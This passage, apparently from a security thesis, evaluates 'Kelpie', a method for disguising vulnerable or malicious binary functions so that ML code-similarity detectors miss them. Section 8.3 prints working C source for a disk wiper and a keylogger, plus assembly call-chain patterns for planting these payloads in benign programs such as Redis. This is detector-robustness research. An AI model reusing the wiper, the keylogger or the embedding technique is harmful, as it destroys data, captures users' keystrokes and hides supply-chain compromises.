


Figure 8.1: Histogram of the functions per difference between the patched and vulnerable version.

in recognizing patterns of memory misuse, boundary errors, or unsafe library interactions. In practice, *Vulseeker* can be used in a classification task by feeding it the vulnerable version of p, and asking it to output the similarity between it and t and $p_{adv}^{(t)}$.

The results for the generic classifiers and *Vulseeker* are presented in Table 8.2.

Setup. For each vulnerable function p (payload) and its patched version t (target), we apply *Kelpie* to generate a perturbed vulnerable function $p_{adv}^{(t)}$. Each perturbed payload $p_{adv}^{(t)}$ imitates the patched version t of the original vulnerable function p, while still containing the underlying vulnerability. In other words, by disguising $p_{adv}^{(t)}$ as its patched counterpart t, an attacker can reintroduce and exploit the vulnerability originally present in p.

This process yields a balanced test dataset of 60 negative pairs $(p_{adv}^{(t)}, t)$ and 60 positive pairs $(p_{adv}^{(t)}, p)$ for each vulnerable function p and its patched version t. For the baseline evaluation, no adversarial perturbation is applied. For the baseline evaluation, no perturbation is applied, and therefore $p_{adv}^{(t)} = p$, ensuring that the test measures the classifiers' intrinsic ability to distinguish vulnerable from patched functions in the absence of adversarial modification.

General Purpose Classifiers Results. The baseline results in Table 8.2 show that five classifiers (*Asm2vec*, *CLAP*, *GGSNN*, *HermesSim*, *jTrans*) achieve high performance across all metrics, reliably distinguishing vulnerable from patched binary functions, while three classifiers (*GMN*, *Trex*, *Zeek*) exhibit degraded performance, particularly in precision and accuracy. Precision remains generally high for the top-performing models, indicating that patched functions are rarely misclassified as vulnerable, and recall is consistently close to 1, demonstrating that vulnerable functions are correctly identified even when compiled with different optimization settings. In this baseline setting, *Asm2vec* and *CLAP* stand out as the most robust classifiers, achieving perfect or near-perfect scores on all metrics.

When applying *Kelpie*, performance drops sharply. The *AUC* and accuracy fall to around 0.5 i.e. close to random guessing. Precision also drops to around 0.5, meaning that classifiers

	Baseline				Adversarial				
	AUC	*Precision*	*Recall*	*Accuracy*	*AUC*↓	*Precision*↓	*Recall*↓	*Accuracy*↓	*MARS*↑
Asm2vec [49]	1.00	1.00	1.00	1.00	0.51	0.51	0.52	0.51	0.26
CLAP [89]	1.00	1.00	1.00	0.97	0.52	0.54	0.53	0.54	0.24
GGSNN [80]	0.97	0.95	0.94	0.97	0.46	0.51	0.36	0.50	0.28
GMN [80]	0.83	0.61	1.00	0.75	0.51	0.49	0.43	0.49	0.28
HermesSim [91]	0.99	0.95	1.00	0.98	**0.45**	0.47	**0.22**	0.48	0.29
jTrans [52]	0.72	0.72	1.00	0.81	0.47	0.49	0.45	0.49	0.31
Trex [88]	0.68	0.49	1.00	0.64	0.50	0.50	0.34	0.50	0.24
Zeek [92]	0.56	0.42	0.97	0.62	**0.45**	**0.45**	0.28	**0.46**	**0.35**
Vulseeker [5]	1.00	1.00	1.00	1.00	0.50	0.50	0.42	0.50	0.26

Table 8.2: Results on the vulnerability classification test case study. *MARS* is the Mimicry Attack Rate of Success (see 2.2.1).

produce many false positives by wrongly classifying t and $p_{adv}^{(t)}$ as similar. Recall decreases to below 0.5 in most cases, showing that classifiers produce many false negatives and thus fail to identify $p_{adv}^{(t)}$ as vulnerable.

Most notably, the *MARS* rises to values between 0.25 and 0.35. In other words, 25–35% of mimicry attacks succeed: a vulnerable function is misclassified as its patched counterpart, effectively opening a stealthy backdoor. Such a success rate would already be significant in practice.

Vulnerability Detector Results. In the baseline setting, *Vulseeker* achieves perfect performance across all metrics, confirming that the model is effective at identifying vulnerable functions when presented with clean, unperturbed binaries. However, its performance drops significantly in the adversarial setting: both *AUC* and *Accuracy* close to random guessing, and recall is significantly reduced. Its *MARS* rises to 0.26, meaning that more than a quarter of the perturbed vulnerable functions are misclassified as their patched counterparts, effectively bypassing the detector.

Conclusion. The classification tests confirm that, while generic binary similarity classifiers and *Vulseeker* perform very well on unmodified binaries, their robustness is severely challenged by adversarially perturbed functions generated by *Kelpie*. In particular, *Kelpie* can disguise vulnerable functions as their patched counterparts in a non-negligible mimicry attack success rate, thus causing classifiers to misidentify vulnerable code as safe. Even *Vulseeker*, a specialized vulnerability detector trained on source-level patterns, fails under these perturbations, highlighting that state-of-the-art models, regardless of their training regime, can be deceived by functional-preserving modifications.

8.3 Case study with malicious payloads

In this section, we demonstrate the potential of our method to embed real-world malicious payloads into benign applications. Specifically, we illustrate how *Kelpie* can generate semantically preserving adversarial variants of malicious payload functions that mimic the syntax of benign functions selected from a benign application. If these adversarial malicious payloads are cor-




Figure 8.2: Modularization technique concept. The source binary ICFG on the left is matched with a part of the target binary ICFG, and *Kelpie* is applied to its *main* and *module* functions with the corresponding target functions to generate the "replacement" perturbed function $main_{adv}^{(t_a)}$ and $sub_{adv}^{(t_b)}$. Those are then inserted back in the target binary, that is then compromised. In this simple example, no call chain trick is needed.

rectly inserted into the benign application, executing the application results in the execution of the malicious payload.

8.3.1 Compromised binary creation strategy - *Modularization*

Starting with the source code of a target application t, and a malicious payload p, we employ *Kelpie* to compromise one or more functions of the target application. As in practice, the malicious payload function may not "fit" into any function from the target because of size constraints, we also study how to split the payload function into smaller *modules* and insert them stealthily (i.e. using *Kelpie*) in the target while maintaining the payload's functionality.

More precisely, divide the payload function into a trigger module and several sub-modules functions ($\{p_i\}$), with the objective to insert them more easily in place of several separate functions in the target (the corresponding $\{t_i\}$). When the trigger module is executed, the payload is run by sequentially calling the different sub-modules. To ensure stealthiness against machine learning-based detectors, each payload function p_i is transformed to $Kelpie(p_i, t_i)$ before being inserted in place of t_i in t. An illustrative figure in given in Figure 8.2

When the victim runs the compromised application t, they will unknowingly execute the

payload p. We now detail how to implement a call chain, which can be necessary for this modularization technique.

8.3.2 How to design a call chain

When a payload is modularized into a small `trigger` module and one or more `sub` modules, the central requirement is to ensure that `trigger` reliably transfers control to the submodules when executed, and that each of them executes in the correct order, sequentially. It can be noted that the sequentiality of submodule execution may not be necessary, but we keep our proof-of-concept model simple.

We describe, at a conceptual level, common invocation mechanisms used to build such call chains and we provide illustrative assembly-like snippets that show the intended control-flow shapes. These examples use symbolic labels (for example `SUB_A`, `TRIGGER`) and placeholder macros so that the listings remain simple yet descriptive.

High-level invocation patterns. The easiest way to implement such a chain is to select in the first place a chain of functions $\{t_i\}$ that can call each other in the same order as the corresponding $\{p_i\}$ do. However when this is not possible, we can build our own call chain. Below are four high-level patterns commonly used to organize a trigger to submodule call chain, and assembly code snippets to illutraste them. The descriptions focus on control-flow shape rather than implementation steps.

- **Direct call.** The trigger issues a direct (symbolic) call to the submodule label, which is conceptually simple, but depends on the submodule being reachable at a known label or offset, and can alter the program's CFG.
- **Indirect call via function-pointer table.** The trigger looks up a function pointer from a benign-looking table (or a virtual table-like structure) and issues an indirect call. This allows indirection and can hide the target behind an expected data structure.
- **Trampoline / tail-jump.** The trigger performs a short jump (trampoline) to a nearby code fragment that then jumps to the submodule. Trampolines are a way to chain control transfers while keeping each inserted piece compact.
- **Callback / event-driven invocation.** The trigger registers a pointer (symbolic) or toggles a flag that causes an existing benign control flow in the host application to invoke a registered handler (the submodule) at a later time. This is a deferred invocation style.

Illustrative assembly-like snippets. The snippets below are symbolic only: labels are descriptive and operands are placeholders.

Listing 8.4: Direct call from trigger to submodule

```
1 ; TRIGGER: save caller state, prepare arguments, call SUB_A,
     restore state, return
2 TRIGGER:
3     push rax     ; save registers (example)
4     push rcx
5     ; [prepare arguments if needed]
6     ; Direct call to the submodule label
```

```
    call SUB_A   ; Or jmp SUB_A
    ; restore registers
    pop rcx
    pop rax
    RET
```

Listing 8.5: Indirect call through a function-pointer table

```
; TRIGGER: load pointer from a table and perform an indirect call
TRIGGER:
    push rax    ; save registers (example)
    ; load pointer: rbx = FUNC_TABLE[index]
    LOAD_PTR_FROM_TABLE rbx, FUNC_TABLE, INDEX
    call qword ptr [rbx]
    pop rax
    RET

; FUNC_TABLE:
;     .quad SUB_A_PTR
;     .quad SUB_B_PTR
```

Listing 8.6: Trampoline routing to submodule

```
; Small trampoline inserted adjacent to trigger that redirects to
   submodule
; Redirection example is a direct call / jmp
TRIGGER:
    ; minimal prologue...
    jmp TRAMPOLINE_1

TRAMPOLINE_1:
    ; trampoline can perform small adjustments before dispatch:
    ; stack alignment or arguments for a call
    ; preserve registers if needed
    ADJUST_CONTEXT
    call SUB_A   ; or jmp SUB_A
```

Listing 8.7: Registering a handler for later invocation (symbolic)

```
; TRIGGER registers a handler that is later invoked
TRIGGER:
    lea     rax, [rel handler_table]   ; rax <- &handler_table
    mov     qword ptr [rax], SUB_A     ; handler_table[0] = SUB_A
       address
    RET

; Later, an existing benign routine in the host calls:
lea     rax, [rel handler_table]
mov     rax, qword ptr [rax]
```

```
call    rax  ; call submodule A
```

8.3.3 Dataset Preparation

Payload Preparation. To illustrate these practical adversarial-attack scenarios, we develop two basic payloads in C: a keylogger and a wiper. To establish their maliciousness, we submitted them to *VirusTotal*: the keylogger was flagged by 8/56 antiviruses and the wiper by 10/56. To serve our proof of concept, we split each payload into two smaller modules, which we named `trigger` and `sub`. We give the code of the payloads:

Listing 8.8: C code of a wiper function.

```
    void *wipe_disks()
    {
        FILE *fp = popen("df", "r"); // Get disks
        char line[1024];
        fgets(line, sizeof(line), fp);
        while (fgets(line, sizeof(line), fp) != NULL) // Iterate on
            all disks
        {
            char device[1024];
            sscanf(line, "%1023s", device);
            if (strncmp(device, "/dev/", 5) == 0)
            {
                char cmd[1042];
                sprintf(cmd, "blockdev --getbsz %s", device); //
                   Get disk's block size
                FILE *fp2 = popen(cmd, "r");

                int block_size;
                fscanf(fp2, "%d", &block_size)

                pclose(fp2);

                printf("Block size : %d\n", block_size);

                printf("Wiping %s\n", device);

                FILE *fd = fopen(device, "wb");
                char *buffer = calloc(block_size, sizeof(char));

                while (!feof(fd)){
                    if (fwrite(buffer, block_size, 1, fd) < 1) //
                       Wiping
                    {break;}
                }
                free(buffer);
                fclose(fd);
```

```
            }
        }
        pclose(fp);
    }
```

Listing 8.9: C code of a keylloger function.

```
void *keylogger_function()
{
    const char *devices_file = "/proc/bus/input/devices";
    FILE *file;
    char line[256];
    int is_keyboard = 0;
    int event = -1;
    file = fopen(devices_file, "r");
    while (fgets(line, sizeof(line), file))
    {
        if (strstr(line, "keyboard"))
        {
                if (strncmp(line, "H: Handlers=", 12) == 0)
                {
                char *start = strstr(line, "event");
                if (start)
                {
                        sscanf(start, "event%d", &event);
                        break;
                }
                }
        }
    }
    fclose(file);
    char device[256];
    sprintf(device, "/dev/input/event%d", event);
    printf("%s",device);
    const char *path = "./log.txt";
    int fd, bytes;
    struct input_event ev[64];
    int key_state = 0; // 0 = released, 1 = pressed
    FILE *file2 = fopen(path, "a");
    fd = open(device, O_RDONLY)
    while (1)
    {
        bytes = read(fd, ev, sizeof(struct input_event) * 1);
        for (int i = 0; i < bytes / sizeof(struct input_event); i
           ++)
        {
            key_state = ev[i].value;
            if (key_state == 1) // Key press
```

```
41                {
42                    fprintf(file2, "Key %d pressed\n", ev[i].code);
43                    fflush(file2);
44                }
45            }
46        }
47        fclose(file2);
48        close(fd);
49    }
```

Target Functions Selection. We rely on manual selection for this study, as our goal here is to produce of proof-of-concept of this attack and no fully automate it. We arbitrarily select two binaries from our dataset, `Masscan` and `Redis`, as targeted applications. We then select three unique pairs of target functions from `Masscan` and two unique pairs from `Redis` (for a total of 5 pairs) to conduct this experiment. The goal is to use these pairs as targets for our two payloads, each consisting of two parts. These target pairs are chosen by selecting the functions with the largest control flow structures within the two binaries. For each pair of target functions (t_1, t_2), we use *Kelpie* to create the perturbed payloads $\texttt{trigger}_{adv}^{(t_1)}$ and $\texttt{sub}_{adv}^{(t_2)}$. We then replace the binary function t_1 in the `Masscan` application with $\texttt{trigger}_{adv}^{(t_1)}$, and proceed similarly for `sub`. We repeat the process with `Redis`.

Ultimately, we obtain three hidden keyloggers and three wipers by compromising `Masscan`, and two hidden keyloggers and two wipers by compromising `Redis`, so in total **ten** malicious binaries. We select the functions t_1 in such a way that they are run when the target program is executed to ensure the payload is always delivered. We also have to make sure $\texttt{trigger}_{adv}^{(t_1)}$ call $\texttt{sub}_{adv}^{(t_2)}$, which can be achieved with techniques described in Section 8.3.1.

8.3.4 Function-level clone classifiers evasion

Can a defender system based on a machine learning-based function classifier detect a malicious function hidden in a benign binary? This research question extends the research question RQ1 to binary application, and actual malicious payloads.

Test. We run a retrieval test, with the perturbed payload modules as queries to the classifiers. The targeted mimicry attack is considered successful if the classifier fails to distinguish the pair (t_1, t_2) from the adversarial pair $(\texttt{trigger}_{adv}^{(t_1)}, \texttt{sub}_{adv}^{(t_2)})$. We report the *HITS@K* of the attack (see Section 2.2.2), with the following criteria of success for a payload query: the similarity ranks of $\texttt{trigger}_{adv}^{(t_1)}$ and $\texttt{sub}_{adv}^{(t_2)}$ with t_1 and t_2 are **both** less than K. K can be seen as an alarm rank, and we take $K = 3$ and $K = 10$.

The results are presented in Table 8.3. For example, *jTrans* fails to identify the hidden keylogger four times out of ten when the alarm rank is set to 3, and raises no alarm when $K = 10$.

8.3.5 Application-level clone classifiers evasion

In this section, we evaluated if a benign application with a malicious payload crafted with *Kelpie* can evade detection at the application level by application clone classifiers. While this research question extends beyond the primary scope of this thesis, it is nonetheless valuable to explore.

	Asm2vec [49]	*CLAP* [89]	*GGSNN* [80]	*GMN* [80]	*HermesSim* [91]	*jTrans* [52]	*Trex* [88]	*Zeek* [92]
$keylogger_{adv}^{(bin)}$	**0.60**/**1.00**	0.20/0.80	0.40/0.80	0.20/**1.00**	0.00/0.60	0.40/**1.00**	0.20/0.60	0.20/0.80
$wiper_{adv}^{(bin)}$	**0.60**/**1.00**	0.20/0.80	0.20/0.80	0.40/**1.00**	0.00/0.60	0.40/**1.00**	0.20/0.80	0.00/0.80

Table 8.3: Classifiers *HITS*@3/*HITS*@10 ("failure to detect perturbations" ratio) when given 10 malicious payloads hidden into benign binaries. *bin* is either `Masscan` or `Redis`.

Clone search evasion. Clone search over binary applications is another method to identify compromised programs. We expect that a program T and a compromised program p_{adv}^{T}, in which a payload p has been inserted following the above *Kelpie* scenario, will not be similar.

We evaluate 10 adversarial examples constructed with *Kelpie* in Section 8.3.3 against a recently published state-of-the-art clone search method named *PSS* [67], which operates on binary programs rather than at the function level. *PSS* outperformed or matched *Mutant-XS* [57], *αDiff* [84], and *ASCG* [157] in both performance and scalability. It should be noted that *PSS* is not a machine learning classifier; it is based on graph spectral analysis; however, it relies on static structural features.

Results are shown in Table 8.4. With an average score of 0.34, the compromised targets $keylogger_{adv}^{\texttt{Masscan}}$ and $keylogger_{adv}^{\texttt{Redis}}$ are not similar to the payload keylogger. The same applies to the wiper. On the other hand, both $keylogger_{adv}^{\texttt{Masscan}}$ and $keylogger_{adv}^{\texttt{Redis}}$ are quite similar to `Masscan` and `Redis`, with average scores ranging from 0.72 to 0.98 depending on the optimization level used to compile them. In order to facilitate the score evaluation, we add a baseline by comparing `Masscan` and `Redis` compiled with `O0` to other versions compiled with `O1` and `O2`.

Conclusion *Kelpie* successfully performs mimicry attack on *PSS*, a state-of-the-art application level code clone classifier. We hypothesize that the attack was effective because *PSS* relies heavily on the graph structure of binaries to compute similarity scores, while *Kelpie* carefully imitates the control flow structure of the target to conceal the payload. This result highlights that *Kelpie*'s adversarial constructions can also significantly impair the similarity rate of binary application classifiers.

Binary	**vs.** *Payload*	**vs.** T_{O0}	**vs.** T_{O1}	**vs.** T_{O2}
T_{O0} (*Baseline*)	-	1.00	0.82	0.89
$keylogger_{adv}^{(T)}$	0.34	0.72	0.98	0.95
$wiper_{adv}^{(T)}$	0.32	0.97	0.95	0.94

Table 8.4: *PSS* average similarity scores for the 10 compromised applications. *Payload* is either *keylogger* or *wiper*. T is either `Masscan` or `Redis`. T_{Ox} is T compiled with the option `Ox`.

9

Conclusion and Perspectives

Contents

9.1 Summary of Key Findings 121
9.2 Limitations 122
9.2.1 Threat-model and Generality 122
9.2.2 Methodological and Implementation Limitations 123
9.2.3 External API Calls 123
9.3 Concrete Future Work 123
9.3.1 Prototype enhancements 123
9.3.2 Bypassing source code 124
9.3.3 Summary and evaluation of BCSD tools 124
9.3.4 Using Kelpie to enhance BCSD tools 124
9.3.5 Consequences of vulnerability to mimicry attacks 125
9.3.6 Scaling Kelpie to programs 125
9.4 Ethical considerations 126

This chapter synthesizes the lessons learned in this thesis, highlights the main limitations of the proposed approach, and sketches concrete directions for future work. It aims to link the empirical findings with longer-term research questions.

9.1 Summary of Key Findings

The proposed method, *Kelpie*, introduces a **two-stage adversarial generation pipeline** that combines control-flow imitation and instruction-distribution alignment. In the first stage, the control-flow graph (CFG) of a benign target is used as a template to guide the transformation of the payload's control flow structure, ensuring structural isomorphism. In the second stage, local instruction-level statistics are aligned with those of the target in order to match syntactic patterns that classifiers heavily rely upon. Together, these two mechanisms allow the generation of semantically valid binary code that closely mimic a target code's features while preserving the payload's functionality.

All attacks are designed under a realistic **black-box, zero-query assumption**, in which the adversary has no access to the classifier's internal architecture or outputs. This setting captures practical attack scenarios where only knowledge of very basic feature families (for example CFG-based or instruction-based) is available. Despite these constraints, *Kelpie* achieves effective

mimicry without leveraging information on or feedback from the models, demonstrating that purely structural and statistical alignment can be sufficient to mislead existing detectors.

These results do not demonstrate merely an engineering problem but a conceptual one: they **question the legitimacy of the prevailing "first principles"** used for feature design in binary similarity and motivates a shift towards defences and representations that capture deeper semantic invariants. Indeed, we targeted the foundational assumptions of modern machine-learning approaches to BCSD: that structural and surface-level artifacts such as CFG shape, instruction histograms or token sequences faithfully and robustly reflect program semantics. With its black-box zero-query mimicry attacks, Kelpie exposes this fundamental weakness in many current designs.

Experiments conducted on several representative BCSD models, covering graph, instruction sequences, dataflow-based and hybrid approaches, show consistent degradation in detection accuracy and retrieval precision after transformation, leading to a **significant rate of successful mimicry attacks** enabled by *Kelpie*. Across models, adversarial binaries maintain their functional behaviour while achieving significant reductions in similarity scores between original and transformed payloads. The two case studies illustrate concrete examples where *Kelpie* perturbations are enough to enable mimicry attacks with real-world malicious or vulnerable code.

The analysis reveals that many current BCSD classifiers are **over-reliant on syntactical descriptions of code**, such as local graph motifs or instruction frequency patterns, at the expense of deeper semantic relationships. As a result, they can be deceived by transformations that preserve semantics but alter easily learned features. These findings motivate the development of more semantics-aware and feature-diverse classifiers, integrating control and more resillient dataflow information to resist adversarial mimicry.

9.2 Limitations

We list limitations of *Kelpie* and its threat model, that we will address in the next section (Section 9.3).

9.2.1 Threat-model and Generality

The current perturbation pipeline presents several practical limitations.

First, it depends on access to source-level code, which restricts its applicability to open-source or instrumented binaries. This requirement limits the framework's relevance in real-world scenarios involving proprietary or closed-source software, where only compiled code is available.

Second, the feasibility of transformation is constrained by the relative size of the target and payload functions: when the target is significantly smaller, control flow alignment becomes impossible. Although partitioning the payload into smaller segments mitigates this issue, it raises new questions about how to map those modules into a target binary and about how the modularization process affects the payload's stealthiness.

Finally, the experimental datasets used in this work primarily contain functions without system calls or explicit API interactions. As a consequence, the observed results may not fully generalize to binaries that perform intensive operating-system or library-level interactions, where control-flow and instruction distributions exhibit different behaviours.

9.2.2 Methodological and Implementation Limitations

The prototype implementation adopted several engineering trade-offs that limit its coverage and generality.

To simplify the development of *Kelpie*, certain cases such as `goto` structures, preprocessor-resolved constructs and nested logical expressions were excluded from the benchmark rather than being fully supported by the parsing and transformation pipeline.

In addition, the assembly code perturbation technique implemented in the prototype is narrow: it only implements instruction insertions and does not yet leverage a possible richer set of semantics-preserving substitutions (replacing a set of instructions by another set of instructions).

Finally, the datasets and their labels are drawn from compilations of open-source projects and therefore may not reflect the full diversity of closed-source binaries, compiler toolchains, optimization choices, or aggressive obfuscation strategies encountered in the wild.

9.2.3 External API Calls

Another important methodological limitation concerns the treatment of external API calls. In the current version of *Kelpie*, these elements are not explicitly modelled or perturbed. All perturbations are applied at the function level, assuming self-contained logic with no external dependencies beyond basic data and control flow. While this assumption simplifies semantic preservation and facilitates local reasoning about program behaviour, it also introduces several constraints.

External API calls often encode high-level semantics that are difficult to replicate or disguise through purely syntactic transformations. For instance, two functions may have highly similar control-flow structures and instruction distributions yet differ fundamentally in behaviour because one invokes system-level operations (`read`, `execve`, etc.) or cryptographic primitives through library calls. Since our perturbation scheme does not modify or spoof these calls, classifiers that rely on API-related features (such as call-graph context or imported symbol patterns) may remain resilient to our attacks.

From a methodological standpoint, this limitation confines our study to *local mimicry*, where adversarial perturbations are restricted to individual function bodies without altering their interaction with external libraries or APIs. As a result, the attacks demonstrated in this thesis primarily target classifiers that rely on structural or syntactic features internal to functions.

9.3 Concrete Future Work

Building upon the insights and limitations identified throughout this thesis, several concrete research and engineering directions can extend the scope and impact of *Kelpie*.

9.3.1 Prototype enhancements

In the short term, efforts should focus on strengthening the current prototype to improve its robustness and coverage. To simplify the development of *Kelpie*, certain cases such as `goto` structures, preprocessor-resolved constructs and nested logical expressions were excluded from the benchmark rather than being fully supported by the parsing and transformation pipeline. *Kelpie* needs to be extended to properly handle those constructs. Enhancing these capabilities would make the framework more reliable across a wider range of real-world codebases and reduce the need for manual dataset curation during future experiments.

Beyond extending the parser and transformation pipeline, the prototype should also enhance its assembly-level perturbation capabilities. In particular, future development should expand the current implementation by incorporating substituting instruction sequences with equivalent variants. Developing these additional perturbation mechanisms would significantly strengthen the capabilities of $Kelpie_{ASM}$, by allowing a closer instruction mimicry.

Addressing these implementation limitations is a high-priority engineering task.

Another line of work concerns automated target selection: designing scoring functions that automatically identify the most suitable target binaries for a given payload based on combined structural and syntactic similarity metrics between the payload and the candidate target.

9.3.2 Bypassing source code

A medium-term objective is to expand *Kelpie* to operate without source-code access by applying perturbations at the assembly or intermediate representation (IR) level, such as the `LLVM` representation. A major step forward would be to perform assembly-only mimicry by developing techniques capable of performing perturbation similar to $Kelpie_{CF}$ and $Kelpie_{ASM}$ on the assembly or IR code directly.

This would remove the dependency on source code and thus extend *Kelpie*'s applicability to closed or proprietary software. It would also give the attacker finer control over its perturbations by avoiding uncontrolled compiler optimisations effects on the payload code.

9.3.3 Summary and evaluation of BCSD tools

To guide both attack and defence work, a systematic summary and evaluation of the best current BCSD tools is necessary. Experiments in this thesis covered several representative BCSD models, including graph-based, instruction-sequence, dataflow-based and hybrid approaches; future work could extend and formalize these comparisons into a reproducible benchmarking suite. Systematic robustness evaluation frameworks could be developed to test the resilience of binary classifiers under constrained perturbations, providing a principled way to quantify model stability and adversarial tolerance.

This includes identifying which model families are most susceptible to particular perturbation primitives (for example CFG modifications, instruction-distribution alignment) and documenting performance trade-offs across compilers type and versions, optimization levels and architecture formats. A well-documented benchmark will also facilitate community comparisons and defensive research.

9.3.4 Using Kelpie to enhance BCSD tools

An intriguing research direction is to repurpose *Kelpie*-like adversarial generation mechanisms as instruments for improving the robustness and fairness of binary code classifiers, rather than only testing them.

Adversarial fine-tuning. Beforehand, prior research across multiple machine learning domains has shown that adversarial perturbations can be repurposed as constructive signals to improve model robustness and fairness. In computer vision, adversarial training [16, 123, 158] and its extensions [159] remain the most established strategy for de-biasing models and enforcing invariance to spurious or low-level features. In natural-language processing, similar principles have been applied to mitigate feature-level and demographic biases through adversarially generated counterfactual examples [160]. The concept extends to security domains as well: in intrusion

detection, adversarial traffic generation has been used both to evaluate and to harden anomaly detectors [144]. Finally, the NIST report on adversarial ML [79] explicitly encourages the use of controlled adversarial testing for robustness certification in safety- and security-critical models. Within binary analysis, *δCFG* [28] (2024) is an early example of this trend, showing that adversarially manipulated control-flow graphs can serve not only to expose but also to correct biases in feature representations.

Binary classifiers. In particular, *Kelpie* could be employed similarly to the *δCFG* [28] framework, which aligns features from different pieces of code to expose and mitigate systematic biases in representations learned from control-flow graphs (CFGs) and instruction distributions.

One concrete idea is to integrate adversarial examples produced by *Kelpie* into a *de-biasing loop*. Similar to data augmentation or adversarial training in natural-language and vision domains, this loop would iteratively retrain classifiers on both clean and adversarial variants of binaries, forcing the models to learn more semantics-aware representations.

In the spirit of *δCFG*, the system could further align feature spaces between structurally distinct but semantically equivalent binaries, thereby encouraging invariance to compiler or structure-induced biases. However, there are important methodological differences that separate our approach from *δCFG*.

δCFG modifies only control-flow graphs, whereas *Kelpie* transforms both control-flow and instruction-level features, implementing a more complete and effective form of mimicry. Moreover, *δCFG* aligns two functions by allowing modifications to the target (a "meet-in-the-middle" structural alignment), while *Kelpie* perturbs only the payload implementation, preserving the benign target unchanged. These adversarial samples mimic realistic attacker tactics and therefore serve as particularly useful hard negatives for training robust detectors.

9.3.5 Consequences of vulnerability to mimicry attacks

The empirical results of this thesis demonstrate that many BCSD models over-rely on syntactic or surface-level artifacts. This brittleness has practical consequences: adversarial mimicry can enable stealthy supply-chain compromises. Future work should therefore investigate the broader operational and security implications of these vulnerabilities.

Specifically, we recommend studying how mimicry affects multi-stage detection pipelines (for example a coarse ML scoring followed by symbolic/dynamic confirmation) or quantifying risk in supply-chain scenarios (how easily a poisoned library could evade detection across multiple downstream consumers). Translating empirical mimicry success into concrete mitigation strategies such as multi-feature fusion or dynamic validation will be essential to reduce practical risk.

9.3.6 Scaling Kelpie to programs

Finally, an important long-term and ambitious goal is to extend *Kelpie* beyond function-local perturbations to whole-program, inter-procedural transformations. We developed a proof-of-concept using payload modularization in 8, but currently, perturbations are intra-procedural and do not model inter-procedural dependencies nor global data interactions. Extending the framework to reason about call-graph alignment and API-level semantics would enable *global mimicry*: for instance inserting a payload split into several functions into a benign target library.

This extension poses several challenges. First, a best-matching algorithm must be developed to align the payload's inter-procedural control-flow graph (ICFG) with a part of the target ICFG. This matching operates under constraints: for example the target functions must be

able to call each other in the correct order and *Kelpie* must return a positive result for each function pair. Secondly, the problem of semantics preservations that we had to deal with at the function level are extended to binary levels. For example, the framework must explicitly handle function prototypes and argument passing to ensure that calling conventions and global data usages remain consistent after transformation, otherwise subtle mismatches at call sites will break execution.

Achieving these elements would enable *Kelpie* to perform realistic, global mimicry that manipulates both local implementation details and program-level structure while payload functionality.

